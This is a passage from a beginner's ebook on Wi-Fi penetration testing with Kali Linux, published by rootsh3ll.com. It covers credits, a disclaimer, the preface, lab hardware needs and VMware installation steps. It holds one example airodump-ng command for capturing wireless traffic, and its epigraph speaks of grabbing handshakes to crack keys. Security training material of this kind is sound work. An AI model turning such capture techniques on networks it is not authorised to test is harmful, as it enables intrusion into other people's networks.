"ONCE YOU GRAB THE HANDSHAKE, YOUR CHANCES TO CRACK THE KEY ARE AS GOOD AS YOUR WORDLIST"
-A LEGIT WIFI HACKER

KALI LINUX WIRELESS PENTESTING AND SECURITY

From Beginner to a WiFi Pentesting Ninja

rootsh3ll.com

Kali Linux Wireless Pentesting and Security for Beginners

Published: July 2017

Published by rootsh3ll.com

Credits

Author
Hardeep Singh

Key Contributors
Pomwtin
Pink Panther

Proof-reader
Nishant Mishra

Cover Work
Hardeep Singh

Financial Support
Varun Bhatia

About the Author

Hardeep Singh is a name among millions who hack, failed and kept practicing with no motive to earn, but to learn. Just like any other noob, he too started the BlackHat way. Sooner he realised that the humans race is already eating the planet up, fighting each other, more than any other species and at least he should use his skills for the better. All he had was an undying learning attitude to hold on to and a love of teaching.

And once discovered, he consistently kept resigning from his comfort zone and to share all his learnings and small researches with the community. It is this very urge of helping people and doing something good for the society that inspired him to start rootsh3ll.com.

It is his diligent focus, the great support of his family and the faith of his friends that keeps him going.

He is the founder of rootsh3ll.com and shares his work and in-depth Penetration Testing articles on his blog apparently, a C|EH (Certified Ethical hacker) from EC-Council

About the Reviewer

Nishant Mishra is an experienced trainer with a demonstrated history of working in the computer and network security industry. Skilled in Ethical hacking/Pentesting, Linux system/server admin, Python, Perl and Holding C|EH, C|HFI, E|CSA, CCNA. Engineering with a Bachelor of Technology (B-Tech) focused in Computer Science from lovely professional university.

He spends most of his time giving seminars on ethical hacking and teaching students in schools and colleges and loves doing it rootsh3ll.com

Support files, eBooks, videos, webinars, research materials and more

For support files and downloads related to your book, please visit github.com/iamrootsh3ll

At rootsh3ll.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive in-depth security and pentesting articles and eBooks.

Members area

members.rootsh3ll.com is exclusively setup for all the queries related to this book and for the further possibilities that we cannot perform in the book itself. Members get free access to all the eBooks published, exclusive video content and the webinars hosted on various topics.
Confirm your purchase on purchase@rootsh3ll.com to get 3 months free VIP access to the member's area

Special Thanks

I am immensely thankful to a few people who have been a very crucial part of my life also who supported and pushed me for pursuing my dream. People because of whom this book has become a (virtual) reality.

Thanks to my mom and dad for letting me do whatever I wanted to do, even in the hard times with nothing to ask for. I couldn't be more grateful to you.

Varun Bhatia, my brother, for keeping his (financial) arm behind me. Without him, rootsh3ll would have been dead and buried in the darkness of this magnanimous ocean called the Internet. He is my go-to person whenever anyone says "*A friend in need is a friend indeed*". He never asked anything in return, other than my success, I am extremely lucky to have him as a friend, a brother, not to mention an investor who invests in my goodwill and success without any ROI. He is a real gem!

Prienka Bakshi, one of the few closest people whom I admire from heart always. Heartily thanks to her for being on my side, for pushing me every time I went low and stopping me from wasting time, helping me to write this book even when she lives far away she made it sure to make a mark on me and to help me make a mark (small one).

This book is also dedicated to everybody in the world aspiring to learn the core technology, how to break and secure them.

Thanks to everyone!

Disclaimer

The content within this book is for educational purposes only. It is designed to help users learn about Wi-Fi network vulnerabilities to test their own system against information security threats and protect their IT infrastructure from similar attacks. rootsh3ll.com and the author of this book take no responsibility for actions resulting from the inappropriate usage of learning material contained within this book.

Table of Contents

2

Preface

Wireless Networks have become ubiquitous in today's world. Millions of people use it worldwide every day at their homes, offices and public hotspots to logon to the Internet and do both personal and professional work. Even though wireless makes life incredibly easy and gives us such great mobility, it comes with risks. In recent times, insecure wireless networks have been used to break into companies, banks and government organizations. The frequency of these attacks is only intensified, as network administrators are still clueless when it comes to securing wireless networks in a robust and fool proof way.
Kali Linux Wireless Pen-testing and Security for Beginners is aimed at helping the reader understand the depth of insecurities associated with wireless networks, and how to conduct penetration tests to find and plug them and further secure/patch them. This is an essential read for those who would like to conduct security audits on wireless networks and always wanted a step-by-step practical. As every wireless attack explained in this book is immediately followed by a practical demo, the learning is very complete.
We have chosen Kali Linux as the platform to test all the wireless attacks in this book. Kali Linux, as most of you may already be aware, is the world's most popular penetration testing distribution. It contains hundreds of security and hacking tools, some of which we will use in this course of this book.

Who this book is for

Though this book is a Beginner's series, it is meant for all levels of users, from amateurs right through to wireless security experts. There is something for everyone. The book starts with simple attacks but then moves on to explain the more complicated ones, and finally discusses bleeding edge attacks and research. As all attacks are explained using practical demonstrations, it is very easy for readers at all levels to quickly try the attack out by themselves. Please note that even though the book highlights the different attacks, which can be launched against a wireless network, the real purpose is to educate the user to become a wireless penetration tester. An adept penetration tester would understand all the attacks out there and would be able to demonstrate them with ease, if requested by his client.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At rootsh3ll, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.
Please contact us at `copyright@rootsh3ll.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "Open Terminal and type `iwconfig`."

Any command-line input or output is written as follows:

```
airodump-ng --bssid 00:c0:ca:3b:34:b6 --channel 6 --write wlan0mon
```

```
grey box with black outline displays previous command output
and/or contents of a file
```

Important notes will be shown in yellow boxes

> Breakdown of the command will be explained in blue side-blocks like this

Questions

You can contact us at query@rootsh3ll.com if you are having a problem with any aspect of the book, post your query directly on the support forum members.rootsh3ll.com or mail the author on harry@rootsh3ll.com and we will do our best to address it.

0

Setting up the Lab

Hardware requirements

- A Laptop with Working Network Interface Card (NIC)
- I will use a laptop to install and run Kali Linux in VMWare as attacker's machine and host (Windows) as the victim's machine. Kali Linux should have at least 1 GB RAM of allotted RAM. This is because we will be running a
- lot of memory-intensive software throughout the series.
- **1 Alfa wireless adapter:** For best result, we need a USB Wi-Fi card which supports Packet injection and Packet sniffing. We will use Alfa AWUS036NH 2000mW in this series. Which you can purchase on eBay/Amazon which is retailing under $30 at the time of writing.
- 1 TP-LINK WN-722N *v1* (not version 2) USB Adapter [Optional]
- Weaker signal reception, Lower transmission(TX) power, Cheaper and one of the best suited budget Wi-Fi cards for Kali Linux. Used for a very specific task which cannot be accomplished using Alfa AWUS036NH card. See Chapter 7 part 2
- 1 Access Point: An access point that supports WEP, WPA/WPA2 and WPS encryption standards. A TP-Link MR3420 3G wireless-N router is used for illustration in this book.
- A stable, fast Internet connection for optimal downloading of software and other experiments.

Software requirements

- Kali Linux – The Ultimate Pentesting O.S.
- Kali Linux 2017.1 ISO can be downloaded from the official website's download page located at *https://www.kali.org/downloads/*. It is an Open source OS which comes with a variety of pre-installed tools for penetration testing.

- Virtual Machine / Hard Drive(HD) Install
- A hard Drive installation may be carried out in case You want to run Kali Linux on full resources. If you are on a GPT Partition, installing a Virtual Machine shall be an appropriate choice for you.
- VMWare Workstation is used for running Kali Linux and connecting wireless devices. So that it won't be any different from a Kali Linux installed on PC with an Alfa card connected. You can download the latest version of VMWare from its official website.

- **Windows 7/8/10 as Host machine(s):** We will use *Windows* as the victim which will connect to the original Access Point in the series. The host machine's network card will be dedicated to host (Windows) only and Alfa card will be dedicated to Kali Linux (in VMWare) for the Attack purpose only.


Note: Even though we are using windows machine to connect to AP, we can do this to any electronic device capable of performing wireless (Wi-Fi related) tasks such as Mobile, Tablet, Wireless printer etc.

Kali Linux Installation:

Install Kali Linux Under VMWare

As a beginner, it is safe to install Kali Linux under a virtual environment. It gives you freedom to experiment, explore the OS without having to lose the data in any case.

A virtual machine, or VM, is an application that runs under Windows that creates an environment that simulates a *completely separate computer*.




Everything that happens in the VM stays within the VM. It behaves exactly as if it were a completely separate physical machine.

That implies that any downloads, changes, updates, installations ... anything ... that is created or saved within the virtual machine is only accessible through the VM in some way.


And if you delete the VM, it's like getting rid of a PC. Everything on the virtual hard disk is erased.

Assuming that you've downloaded appropriate version of Kali (32/64 bit), let's begin the installation

Step 1:
Start VMWare Workstation, go to file menu and click on “**New Virtual Machine** “



Step 2:
Click **next**. with selected option “**Typical(recommended)** “


New Virtual Machine Wizard


Welcome to the New Virtual Machine Wizard

What type of configuration do you want?

[✓ Typical (recommended)]
Create a Workstation 9.0 virtual machine in a few easy steps.

Custom (advanced)
Create a virtual machine with advanced options, such as a SCSI controller type, virtual disk type and compatibility with older VMware products.

Step 3:
Set VM name and Browse the Kali Linux ISO file.


New Virtual Machine Wizard


Name the Virtual Machine
What name would you like to use for this virtual machine?

Virtual machine name: Kali Linux

Location: C:\Users\rootsh3ll\Documents\Virtual Machines\Kali Linux

The default location can be changed at Edit > Preferences.

Step 4:
Allocate disk size to Kali and click **Next**


New Virtual Machine Wizard

Specify Disk Capacity
How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB): 20.0

Recommended size for Ubuntu: 20 GB


○ Store virtual disk as a single file

● Split virtual disk into multiple files


Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.

20 GB will be optimal for virtual machine as we will be using mostly pre-installed tools during this series.

Step 5:
Click Finish and then Power on this virtual machine.




Step 6:
Now the virtual machine will boot. Select/Highlight the option **Install** and press [**ENTER**]




```
Boot menu

Live (686-pae)
Live (686-pae failsafe)
Live (forensic mode)
Install
Graphical install
Advanced options                                          >

Press ENTER to boot or TAB to edit a menu entry
```


Step 7:
Enter you Hostname (**rs** in this case)


```
[!] Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't
know what your hostname should be, consult your network administrator. If you are setting
up your own home network, you can make something up here.

Hostname:

rs_______________________________________________________________________________________

     <Go Back>                                                              <Continue>
```

